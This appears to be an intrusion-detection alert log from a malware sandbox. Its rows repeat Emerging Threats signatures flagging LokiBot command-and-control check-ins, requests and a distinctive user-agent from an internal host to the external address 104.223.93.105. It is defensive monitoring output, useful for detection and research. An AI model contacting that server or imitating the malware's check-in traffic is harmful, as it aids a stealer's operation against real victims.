01/14/22-07:15:17.010470	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49767	80	192.168.2.4	104.223.93.105
01/14/22-07:15:18.393621	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49768	80	192.168.2.4	104.223.93.105
01/14/22-07:15:18.393621	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49768	80	192.168.2.4	104.223.93.105
01/14/22-07:15:18.393621	TCP	2025381	ET TROJAN LokiBot Checkin	49768	80	192.168.2.4	104.223.93.105
01/14/22-07:15:18.393621	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49768	80	192.168.2.4	104.223.93.105
01/14/22-07:15:19.695573	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49769	80	192.168.2.4	104.223.93.105
01/14/22-07:15:19.695573	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49769	80	192.168.2.4	104.223.93.105
01/14/22-07:15:19.695573	TCP	2025381	ET TROJAN LokiBot Checkin	49769	80	192.168.2.4	104.223.93.105
01/14/22-07:15:19.695573	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49769	80	192.168.2.4	104.223.93.105
01/14/22-07:15:21.323362	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49770	80	192.168.2.4	104.223.93.105
01/14/22-07:15:21.323362	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49770	80	192.168.2.4	104.223.93.105
01/14/22-07:15:21.323362	TCP	2025381	ET TROJAN LokiBot Checkin	49770	80	192.168.2.4	104.223.93.105
01/14/22-07:15:21.323362	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49770	80	192.168.2.4	104.223.93.105
01/14/22-07:15:24.359164	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49771	80	192.168.2.4	104.223.93.105
01/14/22-07:15:24.359164	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49771	80	192.168.2.4	104.223.93.105
01/14/22-07:15:24.359164	TCP	2025381	ET TROJAN LokiBot Checkin	49771	80	192.168.2.4	104.223.93.105
01/14/22-07:15:24.359164	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49771	80	192.168.2.4	104.223.93.105
01/14/22-07:15:25.808698	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49772	80	192.168.2.4	104.223.93.105

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/14/22-07:15:25.808698	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49772	80	192.168.2.4	104.223.93.105
01/14/22-07:15:25.808698	TCP	2025381	ET TROJAN LokiBot Checkin	49772	80	192.168.2.4	104.223.93.105
01/14/22-07:15:25.808698	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49772	80	192.168.2.4	104.223.93.105
01/14/22-07:15:27.597120	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49773	80	192.168.2.4	104.223.93.105
01/14/22-07:15:27.597120	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49773	80	192.168.2.4	104.223.93.105
01/14/22-07:15:27.597120	TCP	2025381	ET TROJAN LokiBot Checkin	49773	80	192.168.2.4	104.223.93.105
01/14/22-07:15:27.597120	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49773	80	192.168.2.4	104.223.93.105
01/14/22-07:15:28.997592	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49774	80	192.168.2.4	104.223.93.105
01/14/22-07:15:28.997592	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49774	80	192.168.2.4	104.223.93.105
01/14/22-07:15:28.997592	TCP	2025381	ET TROJAN LokiBot Checkin	49774	80	192.168.2.4	104.223.93.105
01/14/22-07:15:28.997592	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49774	80	192.168.2.4	104.223.93.105
01/14/22-07:15:30.454419	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49775	80	192.168.2.4	104.223.93.105
01/14/22-07:15:30.454419	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49775	80	192.168.2.4	104.223.93.105
01/14/22-07:15:30.454419	TCP	2025381	ET TROJAN LokiBot Checkin	49775	80	192.168.2.4	104.223.93.105
01/14/22-07:15:30.454419	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49775	80	192.168.2.4	104.223.93.105
01/14/22-07:15:31.824330	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49776	80	192.168.2.4	104.223.93.105
01/14/22-07:15:31.824330	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49776	80	192.168.2.4	104.223.93.105
01/14/22-07:15:31.824330	TCP	2025381	ET TROJAN LokiBot Checkin	49776	80	192.168.2.4	104.223.93.105
01/14/22-07:15:31.824330	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49776	80	192.168.2.4	104.223.93.105
01/14/22-07:15:33.100123	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49777	80	192.168.2.4	104.223.93.105
01/14/22-07:15:33.100123	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49777	80	192.168.2.4	104.223.93.105
01/14/22-07:15:33.100123	TCP	2025381	ET TROJAN LokiBot Checkin	49777	80	192.168.2.4	104.223.93.105
01/14/22-07:15:33.100123	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49777	80	192.168.2.4	104.223.93.105
01/14/22-07:15:35.394366	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49778	80	192.168.2.4	104.223.93.105
01/14/22-07:15:35.394366	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49778	80	192.168.2.4	104.223.93.105
01/14/22-07:15:35.394366	TCP	2025381	ET TROJAN LokiBot Checkin	49778	80	192.168.2.4	104.223.93.105
01/14/22-07:15:35.394366	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49778	80	192.168.2.4	104.223.93.105
01/14/22-07:15:37.781119	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49781	80	192.168.2.4	104.223.93.105
01/14/22-07:15:37.781119	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49781	80	192.168.2.4	104.223.93.105
01/14/22-07:15:37.781119	TCP	2025381	ET TROJAN LokiBot Checkin	49781	80	192.168.2.4	104.223.93.105
01/14/22-07:15:37.781119	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49781	80	192.168.2.4	104.223.93.105
01/14/22-07:15:40.339953	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49782	80	192.168.2.4	104.223.93.105
01/14/22-07:15:40.339953	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49782	80	192.168.2.4	104.223.93.105
01/14/22-07:15:40.339953	TCP	2025381	ET TROJAN LokiBot Checkin	49782	80	192.168.2.4	104.223.93.105
01/14/22-07:15:40.339953	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49782	80	192.168.2.4	104.223.93.105
01/14/22-07:15:43.210044	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49783	80	192.168.2.4	104.223.93.105
01/14/22-07:15:43.210044	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49783	80	192.168.2.4	104.223.93.105

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/14/22-07:15:43.210044	TCP	2025381	ET TROJAN LokiBot Checkin	49783	80	192.168.2.4	104.223.93.105
01/14/22-07:15:43.210044	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49783	80	192.168.2.4	104.223.93.105
01/14/22-07:15:44.685174	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49784	80	192.168.2.4	104.223.93.105
01/14/22-07:15:44.685174	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49784	80	192.168.2.4	104.223.93.105
01/14/22-07:15:44.685174	TCP	2025381	ET TROJAN LokiBot Checkin	49784	80	192.168.2.4	104.223.93.105
01/14/22-07:15:44.685174	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49784	80	192.168.2.4	104.223.93.105
01/14/22-07:15:46.279601	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49785	80	192.168.2.4	104.223.93.105
01/14/22-07:15:46.279601	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49785	80	192.168.2.4	104.223.93.105
01/14/22-07:15:46.279601	TCP	2025381	ET TROJAN LokiBot Checkin	49785	80	192.168.2.4	104.223.93.105
01/14/22-07:15:46.279601	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49785	80	192.168.2.4	104.223.93.105
01/14/22-07:15:48.680703	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49786	80	192.168.2.4	104.223.93.105
01/14/22-07:15:48.680703	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49786	80	192.168.2.4	104.223.93.105
01/14/22-07:15:48.680703	TCP	2025381	ET TROJAN LokiBot Checkin	49786	80	192.168.2.4	104.223.93.105
01/14/22-07:15:48.680703	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49786	80	192.168.2.4	104.223.93.105
01/14/22-07:15:51.278646	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49787	80	192.168.2.4	104.223.93.105
01/14/22-07:15:51.278646	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49787	80	192.168.2.4	104.223.93.105
01/14/22-07:15:51.278646	TCP	2025381	ET TROJAN LokiBot Checkin	49787	80	192.168.2.4	104.223.93.105
01/14/22-07:15:51.278646	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49787	80	192.168.2.4	104.223.93.105
01/14/22-07:15:52.910922	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49788	80	192.168.2.4	104.223.93.105
01/14/22-07:15:52.910922	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49788	80	192.168.2.4	104.223.93.105
01/14/22-07:15:52.910922	TCP	2025381	ET TROJAN LokiBot Checkin	49788	80	192.168.2.4	104.223.93.105
01/14/22-07:15:52.910922	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49788	80	192.168.2.4	104.223.93.105
01/14/22-07:15:54.384953	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49789	80	192.168.2.4	104.223.93.105
01/14/22-07:15:54.384953	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49789	80	192.168.2.4	104.223.93.105
01/14/22-07:15:54.384953	TCP	2025381	ET TROJAN LokiBot Checkin	49789	80	192.168.2.4	104.223.93.105
01/14/22-07:15:54.384953	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49789	80	192.168.2.4	104.223.93.105
01/14/22-07:15:56.404035	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49790	80	192.168.2.4	104.223.93.105
01/14/22-07:15:56.404035	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49790	80	192.168.2.4	104.223.93.105
01/14/22-07:15:56.404035	TCP	2025381	ET TROJAN LokiBot Checkin	49790	80	192.168.2.4	104.223.93.105
01/14/22-07:15:56.404035	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49790	80	192.168.2.4	104.223.93.105
01/14/22-07:15:58.873327	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49791	80	192.168.2.4	104.223.93.105
01/14/22-07:15:58.873327	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49791	80	192.168.2.4	104.223.93.105
01/14/22-07:15:58.873327	TCP	2025381	ET TROJAN LokiBot Checkin	49791	80	192.168.2.4	104.223.93.105
01/14/22-07:15:58.873327	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49791	80	192.168.2.4	104.223.93.105
01/14/22-07:16:01.632258	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49792	80	192.168.2.4	104.223.93.105
01/14/22-07:16:01.632258	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49792	80	192.168.2.4	104.223.93.105
01/14/22-07:16:01.632258	TCP	2025381	ET TROJAN LokiBot Checkin	49792	80	192.168.2.4	104.223.93.105

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/14/22-07:16:01.632258	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49792	80	192.168.2.4	104.223.93.105
01/14/22-07:16:03.275393	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49793	80	192.168.2.4	104.223.93.105
01/14/22-07:16:03.275393	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49793	80	192.168.2.4	104.223.93.105
01/14/22-07:16:03.275393	TCP	2025381	ET TROJAN LokiBot Checkin	49793	80	192.168.2.4	104.223.93.105
01/14/22-07:16:03.275393	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49793	80	192.168.2.4	104.223.93.105
01/14/22-07:16:04.521632	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49794	80	192.168.2.4	104.223.93.105
01/14/22-07:16:04.521632	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49794	80	192.168.2.4	104.223.93.105
01/14/22-07:16:04.521632	TCP	2025381	ET TROJAN LokiBot Checkin	49794	80	192.168.2.4	104.223.93.105
01/14/22-07:16:04.521632	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49794	80	192.168.2.4	104.223.93.105
01/14/22-07:16:05.921415	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49795	80	192.168.2.4	104.223.93.105
01/14/22-07:16:05.921415	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49795	80	192.168.2.4	104.223.93.105
01/14/22-07:16:05.921415	TCP	2025381	ET TROJAN LokiBot Checkin	49795	80	192.168.2.4	104.223.93.105
01/14/22-07:16:05.921415	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49795	80	192.168.2.4	104.223.93.105
01/14/22-07:16:07.332344	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49797	80	192.168.2.4	104.223.93.105
01/14/22-07:16:07.332344	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49797	80	192.168.2.4	104.223.93.105
01/14/22-07:16:07.332344	TCP	2025381	ET TROJAN LokiBot Checkin	49797	80	192.168.2.4	104.223.93.105
01/14/22-07:16:07.332344	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49797	80	192.168.2.4	104.223.93.105
01/14/22-07:16:08.825264	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49804	80	192.168.2.4	104.223.93.105
01/14/22-07:16:08.825264	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49804	80	192.168.2.4	104.223.93.105
01/14/22-07:16:08.825264	TCP	2025381	ET TROJAN LokiBot Checkin	49804	80	192.168.2.4	104.223.93.105
01/14/22-07:16:08.825264	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49804	80	192.168.2.4	104.223.93.105
01/14/22-07:16:12.085516	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49823	80	192.168.2.4	104.223.93.105
01/14/22-07:16:12.085516	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49823	80	192.168.2.4	104.223.93.105
01/14/22-07:16:12.085516	TCP	2025381	ET TROJAN LokiBot Checkin	49823	80	192.168.2.4	104.223.93.105
01/14/22-07:16:12.085516	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49823	80	192.168.2.4	104.223.93.105
01/14/22-07:16:14.147581	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49833	80	192.168.2.4	104.223.93.105
01/14/22-07:16:14.147581	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49833	80	192.168.2.4	104.223.93.105
01/14/22-07:16:14.147581	TCP	2025381	ET TROJAN LokiBot Checkin	49833	80	192.168.2.4	104.223.93.105
01/14/22-07:16:14.147581	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49833	80	192.168.2.4	104.223.93.105
01/14/22-07:16:17.416397	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49834	80	192.168.2.4	104.223.93.105
01/14/22-07:16:17.416397	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49834	80	192.168.2.4	104.223.93.105
01/14/22-07:16:17.416397	TCP	2025381	ET TROJAN LokiBot Checkin	49834	80	192.168.2.4	104.223.93.105
01/14/22-07:16:17.416397	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49834	80	192.168.2.4	104.223.93.105
01/14/22-07:16:20.386728	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49835	80	192.168.2.4	104.223.93.105
01/14/22-07:16:20.386728	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49835	80	192.168.2.4	104.223.93.105
01/14/22-07:16:20.386728	TCP	2025381	ET TROJAN LokiBot Checkin	49835	80	192.168.2.4	104.223.93.105
01/14/22-07:16:20.386728	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49835	80	192.168.2.4	104.223.93.105

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/14/22-07:16:24.539317	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49841	80	192.168.2.4	104.223.93.105
01/14/22-07:16:24.539317	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49841	80	192.168.2.4	104.223.93.105
01/14/22-07:16:24.539317	TCP	2025381	ET TROJAN LokiBot Checkin	49841	80	192.168.2.4	104.223.93.105
01/14/22-07:16:24.539317	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49841	80	192.168.2.4	104.223.93.105
01/14/22-07:16:28.261721	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49842	80	192.168.2.4	104.223.93.105
01/14/22-07:16:28.261721	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49842	80	192.168.2.4	104.223.93.105
01/14/22-07:16:28.261721	TCP	2025381	ET TROJAN LokiBot Checkin	49842	80	192.168.2.4	104.223.93.105
01/14/22-07:16:28.261721	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49842	80	192.168.2.4	104.223.93.105
01/14/22-07:16:30.749545	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49843	80	192.168.2.4	104.223.93.105
01/14/22-07:16:30.749545	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49843	80	192.168.2.4	104.223.93.105
01/14/22-07:16:30.749545	TCP	2025381	ET TROJAN LokiBot Checkin	49843	80	192.168.2.4	104.223.93.105
01/14/22-07:16:30.749545	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49843	80	192.168.2.4	104.223.93.105
01/14/22-07:16:33.019782	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49845	80	192.168.2.4	104.223.93.105
01/14/22-07:16:33.019782	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49845	80	192.168.2.4	104.223.93.105
01/14/22-07:16:33.019782	TCP	2025381	ET TROJAN LokiBot Checkin	49845	80	192.168.2.4	104.223.93.105
01/14/22-07:16:33.019782	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49845	80	192.168.2.4	104.223.93.105
01/14/22-07:16:34.831558	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49846	80	192.168.2.4	104.223.93.105
01/14/22-07:16:34.831558	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49846	80	192.168.2.4	104.223.93.105
01/14/22-07:16:34.831558	TCP	2025381	ET TROJAN LokiBot Checkin	49846	80	192.168.2.4	104.223.93.105
01/14/22-07:16:34.831558	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49846	80	192.168.2.4	104.223.93.105
01/14/22-07:16:36.784150	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49852	80	192.168.2.4	104.223.93.105
01/14/22-07:16:36.784150	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49852	80	192.168.2.4	104.223.93.105
01/14/22-07:16:36.784150	TCP	2025381	ET TROJAN LokiBot Checkin	49852	80	192.168.2.4	104.223.93.105
01/14/22-07:16:36.784150	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49852	80	192.168.2.4	104.223.93.105
01/14/22-07:16:38.818540	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49857	80	192.168.2.4	104.223.93.105
01/14/22-07:16:38.818540	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49857	80	192.168.2.4	104.223.93.105
01/14/22-07:16:38.818540	TCP	2025381	ET TROJAN LokiBot Checkin	49857	80	192.168.2.4	104.223.93.105
01/14/22-07:16:38.818540	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49857	80	192.168.2.4	104.223.93.105
01/14/22-07:16:40.128747	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49864	80	192.168.2.4	104.223.93.105
01/14/22-07:16:40.128747	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49864	80	192.168.2.4	104.223.93.105
01/14/22-07:16:40.128747	TCP	2025381	ET TROJAN LokiBot Checkin	49864	80	192.168.2.4	104.223.93.105
01/14/22-07:16:40.128747	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49864	80	192.168.2.4	104.223.93.105
01/14/22-07:16:41.470924	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49871	80	192.168.2.4	104.223.93.105
01/14/22-07:16:41.470924	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49871	80	192.168.2.4	104.223.93.105
01/14/22-07:16:41.470924	TCP	2025381	ET TROJAN LokiBot Checkin	49871	80	192.168.2.4	104.223.93.105
01/14/22-07:16:41.470924	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49871	80	192.168.2.4	104.223.93.105
01/14/22-07:16:43.379060	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49873	80	192.168.2.4	104.223.93.105

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/14/22-07:16:43.379060	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49873	80	192.168.2.4	104.223.93.105
01/14/22-07:16:43.379060	TCP	2025381	ET TROJAN LokiBot Checkin	49873	80	192.168.2.4	104.223.93.105
01/14/22-07:16:43.379060	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49873	80	192.168.2.4	104.223.93.105
01/14/22-07:16:46.514857	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49875	80	192.168.2.4	104.223.93.105
01/14/22-07:16:46.514857	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49875	80	192.168.2.4	104.223.93.105
01/14/22-07:16:46.514857	TCP	2025381	ET TROJAN LokiBot Checkin	49875	80	192.168.2.4	104.223.93.105
01/14/22-07:16:46.514857	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49875	80	192.168.2.4	104.223.93.105
01/14/22-07:16:49.069116	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49876	80	192.168.2.4	104.223.93.105
01/14/22-07:16:49.069116	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49876	80	192.168.2.4	104.223.93.105
01/14/22-07:16:49.069116	TCP	2025381	ET TROJAN LokiBot Checkin	49876	80	192.168.2.4	104.223.93.105
01/14/22-07:16:49.069116	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49876	80	192.168.2.4	104.223.93.105
01/14/22-07:16:51.061157	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49877	80	192.168.2.4	104.223.93.105
01/14/22-07:16:51.061157	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49877	80	192.168.2.4	104.223.93.105
01/14/22-07:16:51.061157	TCP	2025381	ET TROJAN LokiBot Checkin	49877	80	192.168.2.4	104.223.93.105
01/14/22-07:16:51.061157	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49877	80	192.168.2.4	104.223.93.105
01/14/22-07:16:53.094091	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49879	80	192.168.2.4	104.223.93.105
01/14/22-07:16:53.094091	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49879	80	192.168.2.4	104.223.93.105
01/14/22-07:16:53.094091	TCP	2025381	ET TROJAN LokiBot Checkin	49879	80	192.168.2.4	104.223.93.105
01/14/22-07:16:53.094091	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49879	80	192.168.2.4	104.223.93.105
01/14/22-07:16:55.310736	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49882	80	192.168.2.4	104.223.93.105
01/14/22-07:16:55.310736	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49882	80	192.168.2.4	104.223.93.105
01/14/22-07:16:55.310736	TCP	2025381	ET TROJAN LokiBot Checkin	49882	80	192.168.2.4	104.223.93.105
01/14/22-07:16:55.310736	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49882	80	192.168.2.4	104.223.93.105
01/14/22-07:16:57.010126	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49883	80	192.168.2.4	104.223.93.105
01/14/22-07:16:57.010126	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49883	80	192.168.2.4	104.223.93.105
01/14/22-07:16:57.010126	TCP	2025381	ET TROJAN LokiBot Checkin	49883	80	192.168.2.4	104.223.93.105
01/14/22-07:16:57.010126	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49883	80	192.168.2.4	104.223.93.105
01/14/22-07:16:58.361672	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49884	80	192.168.2.4	104.223.93.105
01/14/22-07:16:58.361672	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49884	80	192.168.2.4	104.223.93.105
01/14/22-07:16:58.361672	TCP	2025381	ET TROJAN LokiBot Checkin	49884	80	192.168.2.4	104.223.93.105
01/14/22-07:16:58.361672	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49884	80	192.168.2.4	104.223.93.105
01/14/22-07:16:59.960262	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49885	80	192.168.2.4	104.223.93.105
01/14/22-07:16:59.960262	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49885	80	192.168.2.4	104.223.93.105
01/14/22-07:16:59.960262	TCP	2025381	ET TROJAN LokiBot Checkin	49885	80	192.168.2.4	104.223.93.105
01/14/22-07:16:59.960262	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49885	80	192.168.2.4	104.223.93.105
01/14/22-07:17:01.212523	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49886	80	192.168.2.4	104.223.93.105
01/14/22-07:17:01.212523	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49886	80	192.168.2.4	104.223.93.105

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/14/22-07:17:01.212523	TCP	2025381	ET TROJAN LokiBot Checkin	49886	80	192.168.2.4	104.223.93.105
01/14/22-07:17:01.212523	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49886	80	192.168.2.4	104.223.93.105
01/14/22-07:17:02.582056	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49887	80	192.168.2.4	104.223.93.105
01/14/22-07:17:02.582056	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49887	80	192.168.2.4	104.223.93.105
01/14/22-07:17:02.582056	TCP	2025381	ET TROJAN LokiBot Checkin	49887	80	192.168.2.4	104.223.93.105
01/14/22-07:17:02.582056	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49887	80	192.168.2.4	104.223.93.105
01/14/22-07:17:03.930333	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49888	80	192.168.2.4	104.223.93.105
01/14/22-07:17:03.930333	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49888	80	192.168.2.4	104.223.93.105
01/14/22-07:17:03.930333	TCP	2025381	ET TROJAN LokiBot Checkin	49888	80	192.168.2.4	104.223.93.105
01/14/22-07:17:03.930333	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49888	80	192.168.2.4	104.223.93.105
01/14/22-07:17:05.232616	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49889	80	192.168.2.4	104.223.93.105
